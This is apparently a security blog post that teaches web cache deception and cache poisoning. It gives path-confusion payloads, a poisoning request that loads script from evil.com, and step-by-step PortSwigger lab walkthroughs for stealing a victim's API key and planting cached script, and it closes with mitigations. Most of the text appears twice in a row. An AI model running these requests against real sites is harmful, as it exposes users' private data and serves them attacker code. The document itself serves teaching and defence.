Web Cache Deception & Poisoning: Weaponizing the Gap Between Cache and Origin
Sat Jun 13 2026
Category: Security Research
Introduction: The Cache Is an Attack Surface
In modern web architecture, content rarely comes straight from the server. A cache layer sits in between: a CDN (Cloudflare, Akamai, Fastly), a reverse proxy (Varnish, Nginx), or an application cache. The goal is performance — keep static files close to the user and spare the origin.
But that layer makes one critical decision: "Should I store this response or not?" and "Under which cache key?"

To decide, the cache interprets the URL, the headers, and the file extension with its own logic. The origin server interprets the same request with completely different logic. The gap between those two interpretations gives rise to two distinct attack classes:
- Web Cache Deception (WCD): Trick the cache into storing a victim's private page by making it look like a static file. Then request the same URL yourself and pull the victim's data out of the cache.
- Web Cache Poisoning: Inject a malicious response into a shared cache entry. From that moment, everyone who requests that page gets your payload.
The first is data exfiltration; the second is mass XSS / redirection. Both share one root cause: the cache and the origin see the same request differently.
Part 1 — Web Cache Deception
Omer Gil discovered the technique in 2017 and demonstrated it live against PayPal: reading another user's name, email, and account details out of the cache with a single URL. In 2020 the "Cached and Confused" research (USENIX Security) proved how widespread it was across the internet.
The core idea: the extension lie

Most CDNs are configured with this rule: "Anything ending in .css, .js, .png, .ico, .woff is static → cache it." This rule is convenient but dangerous, because the caching decision only looks at the tail of the filename.
Now consider this request:
GET /account/profile.css HTTP/1.1
Host: target.com
Cookie: session=<victim-session>
- As the cache sees it: "Ends in
.css→ static → store it." - As the origin sees it: Many frameworks (PHP
PATH_INFO, ASP.NET, Ruby/Rails routing) map/account/profile.cssto the/account/profileroute and ignore the.csssuffix. The result: the victim's private profile page is rendered.
If the origin returns that response without a Cache-Control header, the cache stores this private response under the key /account/profile.css — a key anyone can request.
Attack flow
1. Attacker sends the victim a link:
   https://target.com/account/profile.css

2. Victim (logged in) clicks it.
   → Origin renders the victim's profile
   → CDN sees ".css" and CACHES the response

3. Attacker requests the SAME URL (no session):
   GET /account/profile.css
   → CDN returns a HIT from cache
   → Attacker reads the victim's name, email, API token
The key point: in step 3 the attacker does not need the victim's cookie. The data has already landed in the shared cache.
When the extension is blocked: path confusion
Sometimes the origin won't bind a .css suffix to a route (it 404s). Then the attacker moves to path confusion variants. The goal: craft a URL where the cache sees a "static extension" but the origin ignores the suffix.
| Technique | Payload | How the origin reads it |
|---|---|---|
| Path parameter | /account/profile;x.css |
; is a delimiter → /account/profile |
| Encoded newline | /account/profile%0Ax.css |
stops at %0A → /account/profile |
| Encoded slash | /account/profile%2Fx.css |
cache decodes it differently |
| Fake segment | /account/profile/x.css |
route ignores the extra segment |
Encoded ? / # |
/account/profile%23x.css |
origin treats it as fragment/query |
In 2024, Martin Doyhenard's PortSwigger research ("Gotta Cache 'em all") systematized these variants: the cache and origin handling delimiters like ;, %2F, %00, \ differently leaves a discrepancy in nearly every CDN+framework combination.
Real world: ChatGPT and others
In 2024, researchers reported a WCD variant in ChatGPT: with a specific path-confusion payload, a sensitive user-scoped response could be cached. Similar findings surfaced across many SaaS platforms that year. The pattern hasn't changed since Omer Gil's 2017 PayPal demo — what changed is the attack surface growing as CDNs became ubiquitous.
Part 2 — Web Cache Poisoning
The other side of the coin. WCD reads data; poisoning writes it. James Kettle's 2018 "Practical Web Cache Poisoning" research defined this class.
Keyed vs unkeyed inputs

The cache decides whether two requests are "the same" using a cache key. The key is usually composed of:
- Keyed (part of the key): Host header + URL path (+ sometimes the query string)
- Unkeyed (not in the key): Everything else —
User-Agent,X-Forwarded-Host,X-Forwarded-Scheme,Cookie(often), etc.
Here's the problem: if an input is unkeyed, the cache ignores it — but the application may use it and reflect it into the response. Then:
Two requests with the same keyed part (
Host + /) collapse into one cache entry despite different unkeyed headers. The attacker can control that entry's body.
The classic example: X-Forwarded-Host reflection
Many applications trust X-Forwarded-Host when generating absolute URLs:
<!-- Server response, built from X-Forwarded-Host -->
<script src="///static/app.js"></script>
The attack:
GET / HTTP/1.1
Host: target.com
X-Forwarded-Host: evil.com
The response becomes:
<script src="//evil.com/static/app.js"></script>
Because this header is unkeyed, the cache stores the response under the key target.com/. From then on, every visitor to / executes evil.com/static/app.js → mass stored-XSS.
Common poisoning vectors
X-Forwarded-Host,X-Host,X-Forwarded-Scheme→ absolute URL / redirect manipulation- Unkeyed query parameters (
utm_*,?cb=) → caching a reflected-XSS gadget X-Forwarded-Scheme: http→ infinite redirect loop or downgrade- Cache key normalization differences: when the cache normalizes
/to/index.htmlbut the origin doesn't - Fat GET / parameter cloaking: desync cache and origin using a body or duplicated parameters
The DoS variant: Cache Poisoned Denial of Service (CPDoS)
Poisoning doesn't have to mean XSS. An attacker can send a header that makes the origin return an error (e.g. an oversized X-Oversized-Header or a malformed X-HTTP-Method-Override) and get the cache to store that 400/404/500 response. The result: legitimate users are served the error page from cache — the page becomes entirely unavailable.
Detection (Testing Methodology)
When testing either class, reading the cache headers is essential:
X-Cache: HIT | MISS        → did the response come from cache?
Age: 42                    → age of the cache entry (a HIT indicator)
Cache-Control: ...         → what did the origin intend?
CF-Cache-Status: HIT       → Cloudflare-specific
WCD test:
1. Request with a logged-in session:  /account/profile.css
2. Does the response contain private data + X-Cache: MISS then HIT?
3. Request the SAME URL with no session (incognito)
4. If the same private data comes back → DECEPTION confirmed
Poisoning test:
1. GET / + X-Forwarded-Host: canary.attacker.com
2. Is "canary.attacker.com" reflected in the response?
3. Request the same URL without the header → is the canary still there (HIT)?
4. If yes → POISONING confirmed (always prove with a harmless canary first)
Ethics warning: Poisoning tests pollute a shared cache and can affect real users. Only test within an authorized scope, and use an isolated cache-buster query (
?cb=random) so you don't corrupt live entries.
Hands-on Lab: Step by Step with Burp Suite

Enough theory — let's get our hands dirty. The environment where you can safely reproduce both walkthroughs below is the PortSwigger Web Security Academy (free, authorized labs). The loop is identical in both; only the injection point changes.
Lab A — Web Cache Poisoning (unkeyed header → XSS)
Goal: Poison the home page so a visiting victim runs alert(document.cookie).
Step 1 — Send the request to Repeater.
In the proxy history, pick the home page request (GET /), right-click → Send to Repeater (Ctrl+R).
Step 2 — Inject a canary + add a cache-buster.
To avoid poisoning your own cache, add a unique query first, then try the suspicious header:
GET /?cb=tago123 HTTP/1.1
Host: 0aXX.web-security-academy.net
X-Forwarded-Host: c4n4ry.exploit-server.net
Step 3 — Confirm the reflection.
Search the response body for c4n4ry.exploit-server.net. Typically it lands in a resource load:
<script src="//c4n4ry.exploit-server.net/resources/js/tracking.js"></script>
If it reflects, the input is unkeyed but trusted → a poisoning candidate.
Step 4 — Confirm it caches.
Send the same request 2–3 times and watch the headers:
X-Cache: miss   →  first request (from origin)
X-Cache: hit    →  second request (from cache) ✓
Age: 5          →  entry has been cached for 5 seconds
A hit means the response is being cached.
Step 5 — Weaponize.
On the exploit server, place the payload at /resources/js/tracking.js:
alert(document.cookie)
Now remove the cache-buster (to target the real / key) and send the request until you get a hit:
GET / HTTP/1.1
Host: 0aXX.web-security-academy.net
X-Forwarded-Host: YOUR-exploit-server.net
Result: The / cache entry now carries your script. Every user who opens the home page runs alert(document.cookie). The lab is solved.
Lab B — Web Cache Deception (steal the victim's API key)
Goal: Trick the cache into treating the victim's /my-account page as static, then read the API key with no session.
Step 1 — Recon the target.
Log in, request GET /my-account. The response contains the API key and has no Cache-Control: no-cache (an important tell).
Step 2 — Try path confusion.
GET /my-account/wcd.css HTTP/1.1
Host: 0aXX.web-security-academy.net
Cookie: session=<your-session>
The origin maps it to the /my-account route and ignores the wcd.css suffix → the response still contains the API key. The cache, meanwhile, sees .css.
Step 3 — Confirm caching behavior.
Send it twice: X-Cache: miss on the first, X-Cache: hit on the second. It's being cached as if static.
Step 4 — Deliver to the victim.
Use the exploit server's Deliver exploit to victim to push the victim to:
https://0aXX.web-security-academy.net/my-account/wcd.css
When the victim (logged in) loads this link, the response containing the victim's API key is cached under that key.
Step 5 — Read it without a session.
Request the same URL without cookies (delete the Cookie line in Repeater):
GET /my-account/wcd.css HTTP/1.1
Host: 0aXX.web-security-academy.net
The cache returns a hit, and the response contains the victim's API key. Steal it, submit, "solved".
Automation with Param Miner
Hunting for unkeyed headers/params by hand is tedious. Burp's Param Miner extension (BApp Store) automates it:
1. Extensions → BApp Store → install "Param Miner"
2. Right-click a request → "Guess headers"
3. Param Miner tries thousands of headers and reports the ones that
   change the response without affecting the cache key (unkeyed-but-reflected)
4. Use "Guess GET parameters" to find cloaking / cache-key parameters
Param Miner also injects a cache-buster automatically — so it scans without corrupting the live cache.
End-to-end WCD automation with AccessContextFuzzer
Param Miner covers the poisoning side (unkeyed headers/params). For the Deception and access-control side, I built a dedicated open-source Burp extension: AccessContextFuzzer.
The manual path-confusion steps we did by hand in Lab B (try a delimiter → append an extension → confirm caching → build the payload) are folded into a four-phase pipeline:
- Delimiter Discovery — Automatically finds which path delimiters (
;,?,#,%0A, etc.) the server recognizes. - Extension Testing — Combines the discovered delimiters with static extensions (
.js,.css,.png) to trigger caching behavior. - Normalization Discrepancy — Detects the path normalization gap between origin and cache layer (i.e. the root cause of this entire article).
- Exploit Generation — Synthesizes the findings into a working WCD payload.
The extension also ships 40+ header-spoofing techniques (X-Forwarded-For, X-Real-IP…), automatic baseline re-verification every 50 requests, color-coded anomaly detection, and an OPSEC module that verifies your real IP before testing begins. Its effectiveness is proven on official PortSwigger Web Security Academy labs (URL rewrite bypass, Host header bypass, WCD).
In short: if you want to turn the manual Burp flow from this article into a production pipeline, this is your starting point. Project details · GitHub
Mitigation (Defense)
1. Cache by allow-list, not by extension.
Instead of "store if it's .css," use "only known static paths like /assets/*, /static/* are stored."
2. Send explicit Cache-Control on dynamic responses.
Cache-Control: no-store, private
Every user-specific response must carry this. It's the only sure way to break the cache's "the extension looks static" assumption.
3. Tighten path normalization on the origin.
If a request like /account/profile.css doesn't match a route, return 404; don't silently ignore the suffix. Ensure the cache and origin interpret delimiters ;, %2F, %0A, %00 identically.
4. Add unkeyed inputs to the key, or strip them at the edge.
Strip headers like X-Forwarded-Host at the edge before they reach the origin; if needed, include them in the cache key.
5. Never reflect Host / X-Forwarded-* headers into responses.
Build absolute URLs from server configuration (SERVER_NAME / a fixed base URL), not from request headers.
6. Use the Vary header correctly.
If a response varies by a header, tell the cache to factor it into the key with Vary: X-Forwarded-Host.
Conclusion
Web Cache Deception and Poisoning are two faces of a single root cause: the cache and the origin interpret the same HTTP request differently. One drops the victim's private data into a shared cache; the other injects a malicious response into a shared cache.
With CDNs sitting in front of nearly every web application, these discrepancies create an enormous attack surface. The essence of the defense fits in one sentence: The cache must never mistake anything user-specific for static, and the origin must never blindly reflect user input into a response.
Technique: Web Cache Deception (2017) + Practical Web Cache Poisoning (2018)
Researchers: Omer Gil • James Kettle • Martin Doyhenard
Conference: Black Hat USA / DEF CON • PortSwigger Research
Related: Cache Poisoned DoS (CPDoS), Cache Key Confusion
Reference: https://portswigger.net/research/practical-web-cache-poisoning
Introduction: The Cache Is an Attack Surface
In modern web architecture, content rarely comes straight from the server. A cache layer sits in between: a CDN (Cloudflare, Akamai, Fastly), a reverse proxy (Varnish, Nginx), or an application cache. The goal is performance — keep static files close to the user and spare the origin.
But that layer makes one critical decision: "Should I store this response or not?" and "Under which cache key?"
To decide, the cache interprets the URL, the headers, and the file extension with its own logic. The origin server interprets the same request with completely different logic. The gap between those two interpretations gives rise to two distinct attack classes:
- Web Cache Deception (WCD): Trick the cache into storing a victim's private page by making it look like a static file. Then request the same URL yourself and pull the victim's data out of the cache.
- Web Cache Poisoning: Inject a malicious response into a shared cache entry. From that moment, everyone who requests that page gets your payload.
The first is data exfiltration; the second is mass XSS / redirection. Both share one root cause: the cache and the origin see the same request differently.
Part 1 — Web Cache Deception
Omer Gil discovered the technique in 2017 and demonstrated it live against PayPal: reading another user's name, email, and account details out of the cache with a single URL. In 2020 the "Cached and Confused" research (USENIX Security) proved how widespread it was across the internet.
The core idea: the extension lie
Most CDNs are configured with this rule: "Anything ending in .css, .js, .png, .ico, .woff is static → cache it." This rule is convenient but dangerous, because the caching decision only looks at the tail of the filename.
Now consider this request:
GET /account/profile.css HTTP/1.1
Host: target.com
Cookie: session=<victim-session>
- As the cache sees it: "Ends in
.css→ static → store it." - As the origin sees it: Many frameworks (PHP
PATH_INFO, ASP.NET, Ruby/Rails routing) map/account/profile.cssto the/account/profileroute and ignore the.csssuffix. The result: the victim's private profile page is rendered.
If the origin returns that response without a Cache-Control header, the cache stores this private response under the key /account/profile.css — a key anyone can request.
Attack flow
1. Attacker sends the victim a link:
   https://target.com/account/profile.css

2. Victim (logged in) clicks it.
   → Origin renders the victim's profile
   → CDN sees ".css" and CACHES the response

3. Attacker requests the SAME URL (no session):
   GET /account/profile.css
   → CDN returns a HIT from cache
   → Attacker reads the victim's name, email, API token
The key point: in step 3 the attacker does not need the victim's cookie. The data has already landed in the shared cache.
When the extension is blocked: path confusion
Sometimes the origin won't bind a .css suffix to a route (it 404s). Then the attacker moves to path confusion variants. The goal: craft a URL where the cache sees a "static extension" but the origin ignores the suffix.
| Technique | Payload | How the origin reads it |
|---|---|---|
| Path parameter | /account/profile;x.css |
; is a delimiter → /account/profile |
| Encoded newline | /account/profile%0Ax.css |
stops at %0A → /account/profile |
| Encoded slash | /account/profile%2Fx.css |
cache decodes it differently |
| Fake segment | /account/profile/x.css |
route ignores the extra segment |
Encoded ? / # |
/account/profile%23x.css |
origin treats it as fragment/query |
In 2024, Martin Doyhenard's PortSwigger research ("Gotta Cache 'em all") systematized these variants: the cache and origin handling delimiters like ;, %2F, %00, \ differently leaves a discrepancy in nearly every CDN+framework combination.
Real world: ChatGPT and others
In 2024, researchers reported a WCD variant in ChatGPT: with a specific path-confusion payload, a sensitive user-scoped response could be cached. Similar findings surfaced across many SaaS platforms that year. The pattern hasn't changed since Omer Gil's 2017 PayPal demo — what changed is the attack surface growing as CDNs became ubiquitous.
Part 2 — Web Cache Poisoning
The other side of the coin. WCD reads data; poisoning writes it. James Kettle's 2018 "Practical Web Cache Poisoning" research defined this class.
Keyed vs unkeyed inputs
The cache decides whether two requests are "the same" using a cache key. The key is usually composed of:
- Keyed (part of the key): Host header + URL path (+ sometimes the query string)
- Unkeyed (not in the key): Everything else —
User-Agent,X-Forwarded-Host,X-Forwarded-Scheme,Cookie(often), etc.
Here's the problem: if an input is unkeyed, the cache ignores it — but the application may use it and reflect it into the response. Then:
Two requests with the same keyed part (
Host + /) collapse into one cache entry despite different unkeyed headers. The attacker can control that entry's body.
The classic example: X-Forwarded-Host reflection
Many applications trust X-Forwarded-Host when generating absolute URLs:
<!-- Server response, built from X-Forwarded-Host -->
<script src="///static/app.js"></script>
The attack:
GET / HTTP/1.1
Host: target.com
X-Forwarded-Host: evil.com
The response becomes:
<script src="//evil.com/static/app.js"></script>
Because this header is unkeyed, the cache stores the response under the key target.com/. From then on, every visitor to / executes evil.com/static/app.js → mass stored-XSS.
Common poisoning vectors
X-Forwarded-Host,X-Host,X-Forwarded-Scheme→ absolute URL / redirect manipulation- Unkeyed query parameters (
utm_*,?cb=) → caching a reflected-XSS gadget X-Forwarded-Scheme: http→ infinite redirect loop or downgrade- Cache key normalization differences: when the cache normalizes
/to/index.htmlbut the origin doesn't - Fat GET / parameter cloaking: desync cache and origin using a body or duplicated parameters
The DoS variant: Cache Poisoned Denial of Service (CPDoS)
Poisoning doesn't have to mean XSS. An attacker can send a header that makes the origin return an error (e.g. an oversized X-Oversized-Header or a malformed X-HTTP-Method-Override) and get the cache to store that 400/404/500 response. The result: legitimate users are served the error page from cache — the page becomes entirely unavailable.
Detection (Testing Methodology)
When testing either class, reading the cache headers is essential:
X-Cache: HIT | MISS        → did the response come from cache?
Age: 42                    → age of the cache entry (a HIT indicator)
Cache-Control: ...         → what did the origin intend?
CF-Cache-Status: HIT       → Cloudflare-specific
WCD test:
1. Request with a logged-in session:  /account/profile.css
2. Does the response contain private data + X-Cache: MISS then HIT?
3. Request the SAME URL with no session (incognito)
4. If the same private data comes back → DECEPTION confirmed
Poisoning test:
1. GET / + X-Forwarded-Host: canary.attacker.com
2. Is "canary.attacker.com" reflected in the response?
3. Request the same URL without the header → is the canary still there (HIT)?
4. If yes → POISONING confirmed (always prove with a harmless canary first)
Ethics warning: Poisoning tests pollute a shared cache and can affect real users. Only test within an authorized scope, and use an isolated cache-buster query (
?cb=random) so you don't corrupt live entries.
Hands-on Lab: Step by Step with Burp Suite
Enough theory — let's get our hands dirty. The environment where you can safely reproduce both walkthroughs below is the PortSwigger Web Security Academy (free, authorized labs). The loop is identical in both; only the injection point changes.
Lab A — Web Cache Poisoning (unkeyed header → XSS)
Goal: Poison the home page so a visiting victim runs alert(document.cookie).
Step 1 — Send the request to Repeater.
In the proxy history, pick the home page request (GET /), right-click → Send to Repeater (Ctrl+R).
Step 2 — Inject a canary + add a cache-buster.
To avoid poisoning your own cache, add a unique query first, then try the suspicious header:
GET /?cb=tago123 HTTP/1.1
Host: 0aXX.web-security-academy.net
X-Forwarded-Host: c4n4ry.exploit-server.net
Step 3 — Confirm the reflection.
Search the response body for c4n4ry.exploit-server.net. Typically it lands in a resource load:
<script src="//c4n4ry.exploit-server.net/resources/js/tracking.js"></script>
If it reflects, the input is unkeyed but trusted → a poisoning candidate.
Step 4 — Confirm it caches.
Send the same request 2–3 times and watch the headers:
X-Cache: miss   →  first request (from origin)
X-Cache: hit    →  second request (from cache) ✓
Age: 5          →  entry has been cached for 5 seconds
A hit means the response is being cached.
Step 5 — Weaponize.
On the exploit server, place the payload at /resources/js/tracking.js:
alert(document.cookie)
Now remove the cache-buster (to target the real / key) and send the request until you get a hit:
GET / HTTP/1.1
Host: 0aXX.web-security-academy.net
X-Forwarded-Host: YOUR-exploit-server.net
Result: The / cache entry now carries your script. Every user who opens the home page runs alert(document.cookie). The lab is solved.
Lab B — Web Cache Deception (steal the victim's API key)
Goal: Trick the cache into treating the victim's /my-account page as static, then read the API key with no session.
Step 1 — Recon the target.
Log in, request GET /my-account. The response contains the API key and has no Cache-Control: no-cache (an important tell).
Step 2 — Try path confusion.
GET /my-account/wcd.css HTTP/1.1
Host: 0aXX.web-security-academy.net
Cookie: session=<your-session>
The origin maps it to the /my-account route and ignores the wcd.css suffix → the response still contains the API key. The cache, meanwhile, sees .css.
Step 3 — Confirm caching behavior.
Send it twice: X-Cache: miss on the first, X-Cache: hit on the second. It's being cached as if static.
Step 4 — Deliver to the victim.
Use the exploit server's Deliver exploit to victim to push the victim to:
https://0aXX.web-security-academy.net/my-account/wcd.css
When the victim (logged in) loads this link, the response containing the victim's API key is cached under that key.
Step 5 — Read it without a session.
Request the same URL without cookies (delete the Cookie line in Repeater):
GET /my-account/wcd.css HTTP/1.1
Host: 0aXX.web-security-academy.net
The cache returns a hit, and the response contains the victim's API key. Steal it, submit, "solved".
Automation with Param Miner
Hunting for unkeyed headers/params by hand is tedious. Burp's Param Miner extension (BApp Store) automates it:
1. Extensions → BApp Store → install "Param Miner"
2. Right-click a request → "Guess headers"
3. Param Miner tries thousands of headers and reports the ones that
   change the response without affecting the cache key (unkeyed-but-reflected)
4. Use "Guess GET parameters" to find cloaking / cache-key parameters
Param Miner also injects a cache-buster automatically — so it scans without corrupting the live cache.
End-to-end WCD automation with AccessContextFuzzer
Param Miner covers the poisoning side (unkeyed headers/params). For the Deception and access-control side, I built a dedicated open-source Burp extension: AccessContextFuzzer.
The manual path-confusion steps we did by hand in Lab B (try a delimiter → append an extension → confirm caching → build the payload) are folded into a four-phase pipeline:
- Delimiter Discovery — Automatically finds which path delimiters (
;,?,#,%0A, etc.) the server recognizes. - Extension Testing — Combines the discovered delimiters with static extensions (
.js,.css,.png) to trigger caching behavior. - Normalization Discrepancy — Detects the path normalization gap between origin and cache layer (i.e. the root cause of this entire article).
- Exploit Generation — Synthesizes the findings into a working WCD payload.
The extension also ships 40+ header-spoofing techniques (X-Forwarded-For, X-Real-IP…), automatic baseline re-verification every 50 requests, color-coded anomaly detection, and an OPSEC module that verifies your real IP before testing begins. Its effectiveness is proven on official PortSwigger Web Security Academy labs (URL rewrite bypass, Host header bypass, WCD).
In short: if you want to turn the manual Burp flow from this article into a production pipeline, this is your starting point. Project details · GitHub
Mitigation (Defense)
1. Cache by allow-list, not by extension.
Instead of "store if it's .css," use "only known static paths like /assets/*, /static/* are stored."
2. Send explicit Cache-Control on dynamic responses.
Cache-Control: no-store, private
Every user-specific response must carry this. It's the only sure way to break the cache's "the extension looks static" assumption.
3. Tighten path normalization on the origin.
If a request like /account/profile.css doesn't match a route, return 404; don't silently ignore the suffix. Ensure the cache and origin interpret delimiters ;, %2F, %0A, %00 identically.
4. Add unkeyed inputs to the key, or strip them at the edge.
Strip headers like X-Forwarded-Host at the edge before they reach the origin; if needed, include them in the cache key.
5. Never reflect Host / X-Forwarded-* headers into responses.
Build absolute URLs from server configuration (SERVER_NAME / a fixed base URL), not from request headers.
6. Use the Vary header correctly.
If a response varies by a header, tell the cache to factor it into the key with Vary: X-Forwarded-Host.
Conclusion
Web Cache Deception and Poisoning are two faces of a single root cause: the cache and the origin interpret the same HTTP request differently. One drops the victim's private data into a shared cache; the other injects a malicious response into a shared cache.
With CDNs sitting in front of nearly every web application, these discrepancies create an enormous attack surface. The essence of the defense fits in one sentence: The cache must never mistake anything user-specific for static, and the origin must never blindly reflect user input into a response.
Technique: Web Cache Deception (2017) + Practical Web Cache Poisoning (2018)
